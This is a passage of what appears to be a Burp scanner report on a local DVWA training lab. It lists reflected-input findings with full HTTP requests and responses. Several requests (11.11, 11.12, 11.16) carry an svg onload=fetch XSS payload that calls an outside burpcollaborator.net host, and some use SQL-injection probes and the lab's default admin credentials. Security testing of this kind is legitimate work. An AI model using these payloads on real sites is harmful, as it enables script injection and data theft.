Referer: http://localhost/DVWA_lab/login.php
Connection: close
Pragma: no-cache
Cache-Control: no-cache
```

Response 1


```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:44:16 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 310
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
```

```
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab/dvwa/css5osc6avvd0/login.css was not found on this server.</p>
...[SNIP]...
```

11.5. http://localhost/DVWA_lab/dvwa/images/login_logo.png [URL path filename]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/dvwa/images/login_logo.png

Issue detail

The value of the URL path filename is copied into the application's response.

Request 1

```
GET /DVWA_lab/dvwa/images/login_logo.pngr7gsfw3yzs HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/login.php
Connection: close
Pragma: no-cache
Cache-Control: no-cache
```


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:44:17 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 318
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab/dvwa/images/login_logo.pngr7gsfw3yzs was not found on this server.</p>
...[SNIP]...
```

11.6. http://localhost/DVWA_lab/dvwa/images/login_logo.png [URL path folder 1]

Summary

	Severity:	Information
	Confidence:	Certain

Host:	http://localhost
Path:	/DVWA_lab/dvwa/images/login_logo.png

Issue detail

The value of the URL path folder 1 is copied into the application's response.

Request 1

```
GET /DVWA_lab54c25cftio/dvwa/images/login_logo.png HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/login.php
Connection: close
Pragma: no-cache
Cache-Control: no-cache
```


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:44:16 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 318
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab54c25cftio/dvwa/images/login_logo.png was not found on this server.</p>
...[SNIP]...
```

11.7. http://localhost/DVWA_lab/dvwa/images/login_logo.png [URL path folder 2]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/dvwa/images/login_logo.png

Issue detail

The value of the URL path folder 2 is copied into the application's response.

Request 1

```
GET /DVWA_lab/dvwa5dvyv9x5ce/images/login_logo.png HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

Referer: http://localhost/DVWA_lab/login.php
Connection: close
Pragma: no-cache
Cache-Control: no-cache


Response 1

HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:44:17 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 318
Connection: close
Content-Type: text/html; charset=iso-8859-1

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>404 Not Found</title>  
</head><body>  
<h1>Not Found</h1>  
<p>The requested URL /DVWA_lab/dvwa/dvwyv9x5ce/images/login_logo.png was not found on this server.</p>  
...[SNIP]...
```

11.8. http://localhost/DVWA_lab/dvwa/images/login_logo.png [URL path folder 3]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/dvwa/images/login_logo.png

Issue detail

The value of the URL path folder 3 is copied into the application's response.

Request 1

GET /DVWA_lab/dvwa/images/4enkw2o9kp/login_logo.png HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/login.php
Connection: close
Pragma: no-cache
Cache-Control: no-cache

Response 1


HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:44:17 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 318
Connection: close
Content-Type: text/html; charset=iso-8859-1

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
```

```
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab/dvwa/images4enkW2o9kp/login_logo.png was not found on this server.</p>
...[SNIP]...
```

11.9. http://localhost/DVWA_lab/login.php [URL path filename]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/login.php

Issue detail

The value of the URL path filename is copied into the application's response.

Request 1

```
POST /DVWA_lab/login.phpsgs6sh133r HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=password&Login=Login&user_token=e2c3801b2563a8231a8dbce0096e96dc
```


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:33:53 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab/login.phpsgs6sh133r was not found on this server.</p>
...[SNIP]...
```

11.10. http://localhost/DVWA_lab/login.php [URL path folder 1]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/login.php

Issue detail

The value of the URL path folder 1 is copied into the application's response.

Request 1

```
POST /DVWA_lab4sc773i1kx/login.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=password&Login=Login&user_token=e2c3801b2563a8231a8dbce0096e96dc
```


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:33:53 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab4sc773i1kx/login.php was not found on this server.</p>
...[SNIP]...
```

11.11. http://localhost/DVWA_lab/login.php [name of an arbitrarily supplied URL parameter]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/login.php

Issue detail

The name of an arbitrarily supplied URL parameter is copied into the application's response.

Request 1

```
POST
/DVWA_lab/login.php/%22%3e%3csvg%2fonload%3dfetch%60%2f%2fnc3fy3d99dw4jhn3ki6o1drv2m8ewdk5at4gw4l%5c.burpcollabora
tor.net%60%3e HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=password&Login=Login&user_token=e2c3801b2563a8231a8dbce0096e96dc
```


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:33:59 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 392
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL
/DVWA_lab/login.php/`&quot;&lt;&lt;svg/onload=fetch`//nc3fy3d99dw4jhn3ki6o1drv2m8ewdk5at4gw4l\..burpcollaborator.net`&gt;` was not
found on this server.</p>
...[SNIP]...
```

11.12. http://localhost/DVWA_lab/vulnerabilities/csp/ [URL path folder 2]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/csp/

Issue detail

The value of the URL path folder 2 is copied into the application's response.

Request 1

```
GET
/DVWA_lab/%22%3e%3csvg/onload%3dfetch%60//569xsl7r3vqmdzhle006vldw42wqnkbc10ynpbe%5c.burpcollaborator.net%60%3e/cs
p/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:41:32 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 388
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL
/DVWA_lab/'&quot;&gt;&lt;svg/onload=fetch`//569xsl7r3vqmdzhle006vvlidw42wqnkbc10ynpbe\burpcollaborator.net`&gt;/csp/ was not
found on this server.</p>
...[SNIP]...
```

11.13. http://localhost/DVWA_lab/vulnerabilities/csp/ [URL path folder 3]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/csp/

Issue detail

The value of the URL path folder 3 is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/csp/6m2d3wmco9/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1


```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:41:26 GMT
Server: Apache/2.4.37 (Debian)
```

Content-Length: 312
Connection: close
Content-Type: text/html; charset=iso-8859-1

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab/vulnerabilities/csp/6m2d3wmco9/ was not found on this server.</p>
...[SNIP]...
```

11.14. http://localhost/DVWA_lab/vulnerabilities/csp/ [include parameter]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/csp/

Issue detail

The value of the **include** request parameter is copied into the application's response.

Request 1

```
POST /DVWA_lab/vulnerabilities/csp/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/csp/
Content-Type: application/x-www-form-urlencoded
Content-Length: 8
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

include=249fzzq5v9
```

Response 1


```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:29 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Security-Policy: script-src 'self' https://pastebin.com example.com code.jquery.com https://ssl.google-analytics.com ;
Vary: Accept-Encoding
Content-Length: 4266
Connection: close
Content-Type: text/html; charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<head>
  <meta http-equiv="Content-T
...[SNIP]...
<script src='249fzzq5v9'>
...[SNIP]...
```

11.15. http://localhost/DVWA_lab/vulnerabilities/csp/ [security cookie]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/csp/

Issue detail

The value of the **security** cookie is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/csp/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Cookie: security=low5h3dl5u8s9; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:25 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Content-Security-Policy: script-src 'self';
Vary: Accept-Encoding
Content-Length: 4389
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<input type="button" value="View Help" class="popup_button" id="help_button" data-help-url='../vulnerabilities/view_help.php?id=csp&security=low5h3dl5u8s9' )"> <input type="button" value="View Source" class="popup_button" id="source_button" data-source-url='../vulnerabilities/view_source.php?id=csp&security=low5h3dl5u8s9' )">
...[SNIP]...
```

11.16. http://localhost/DVWA_lab/vulnerabilities/javascript/ [URL path folder 2]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/javascript/

Issue detail

The value of the URL path folder 2 is copied into the application's response.

Request 1

```
GET
/DVWA_lab/%22%3e%3csvg/onload%3dfetch%60//ajax25qkwg03rq4uqr5db80yi99f13sygq6e31upj%5c.burpcollaborator.net%60%3e/java
script/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/csp/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:42:16 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 395
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL
/DVWA_lab/'&quot;&gt;&lt;svg/onload=fetch`//ajax25qkwg03rq4uqr5db80yi99f13sygq6e31upj\ burpcollaborator.net`&gt;/javascript/ was not
found on this server.</p>
...[SNIP]...
```

11.17. http://localhost/DVWA_lab/vulnerabilities/javascript/ [URL path folder 3]

Summary

	Severity:	Information
	Confidence:	Certain

Host:	http://localhost
Path:	/DVWA_lab/vulnerabilities/javascript/

Issue detail

The value of the URL path folder 3 is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/javascripts0g43lg8tt/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/csp/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:42:08 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 319
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab/vulnerabilities/javascripts0g43lg8tt/ was not found on this server.</p>
...[SNIP]...
```

11.18. http://localhost/DVWA_lab/vulnerabilities/javascript/ [security cookie]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/javascript/

Issue detail

The value of the **security** cookie is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/javascript/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

Referer: http://localhost/DVWA_lab/vulnerabilities/csp/
Cookie: security=low8kvkb9z5oe; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:07 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Vary: Accept-Encoding
Content-Length: 4273
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?id=javascript&security=low8kvkb9z5oe' )"> <input type="button" value="View Source" class="popup_button" id='source_button' data-source-url='../vulnerabilities/view_source.php?id=javascript&security=low8kvkb9z5oe' )">
...[SNIP]...
```

11.19. http://localhost/DVWA_lab/vulnerabilities/sqli/ [URL path folder 1]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/sqli/

Issue detail

The value of the URL path folder 1 is copied into the application's response.

Request 1

```
GET /DVWA_labnvjduwjz4m/vulnerabilities/sqli/?id=%27&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```



Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:40:30 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 313
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab/vjduwjz4m/vulnerabilities/sqli/ was not found on this server.</p>
...[SNIP]...
```

11.20. http://localhost/DVWA_lab/vulnerabilities/sqli/ [URL path folder 2]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/sqli/

Issue detail

The value of the URL path folder 2 is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/9bf505idna/sqli/?id=%27&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:40:30 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 313
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab/vulnerabilities/9bf505idna/sqli/ was not found on this server.</p>
...[SNIP]...
```

11.21. http://localhost/DVWA_lab/vulnerabilities/sqli/ [URL path folder 3]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/sqli/

Issue detail

The value of the URL path folder 3 is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/sqli/hbzai3o4wf/?id=%27&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:40:30 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 313
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab/vulnerabilities/sqli/hbzai3o4wf/ was not found on this server.</p>
...[SNIP]...
```

11.22. http://localhost/DVWA_lab/vulnerabilities/sqli/ [id parameter]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/sqli/

Issue detail

The value of the **id** request parameter is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/sqli/?id=8ulkynp926&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```


Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:40:23 GMT
Server: Apache/2.4.37 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 170
Connection: close
Content-Type: text/html; charset=UTF-8

<pre>You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '8ulkynp926' at line 1</pre>
```

11.23. http://localhost/DVWA_lab/vulnerabilities/sqli/ [security cookie]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/sqli/

Issue detail

The value of the **security** cookie is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli_blind/?id=%27&Submit=Submit
Cookie: security=low0q1o2hii9n; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:40:23 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Vary: Accept-Encoding
Content-Length: 4597
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?id=sqli&security=low0q1o2hii9n' )"> <input type="button" value="View Source" class="popup_button" id='source_button' data-source-url='../vulnerabilities/view_source.php?id=sqli&security=low0q1o2hii9n' )">
...[SNIP]...
```

11.24. http://localhost/DVWA_lab/vulnerabilities/sqli_blind/ [URL path folder 1]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/sqli_blind/

Issue detail

The value of the URL path folder 1 is copied into the application's response.

Request 1

```
GET /DVWA_lab/22yehsjsz/vulnerabilities/sqli_blind/?id=asdsda&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli_blind/?id=sda&Submit=Submit
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1


```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:40:30 GMT
Server: Apache/2.4.37 (Debian)
```

Content-Length: 319
Connection: close
Content-Type: text/html; charset=iso-8859-1

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab22yehsjsz/vulnerabilities/sqli_blind/ was not found on this server.</p>
...[SNIP]...
```

11.25. http://localhost/DVWA_lab/vulnerabilities/sqli_blind/ [URL path folder 2]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/sqli_blind/

Issue detail

The value of the URL path folder 2 is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities6nbrqs5fyr/sqli_blind/?id=asdsda&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
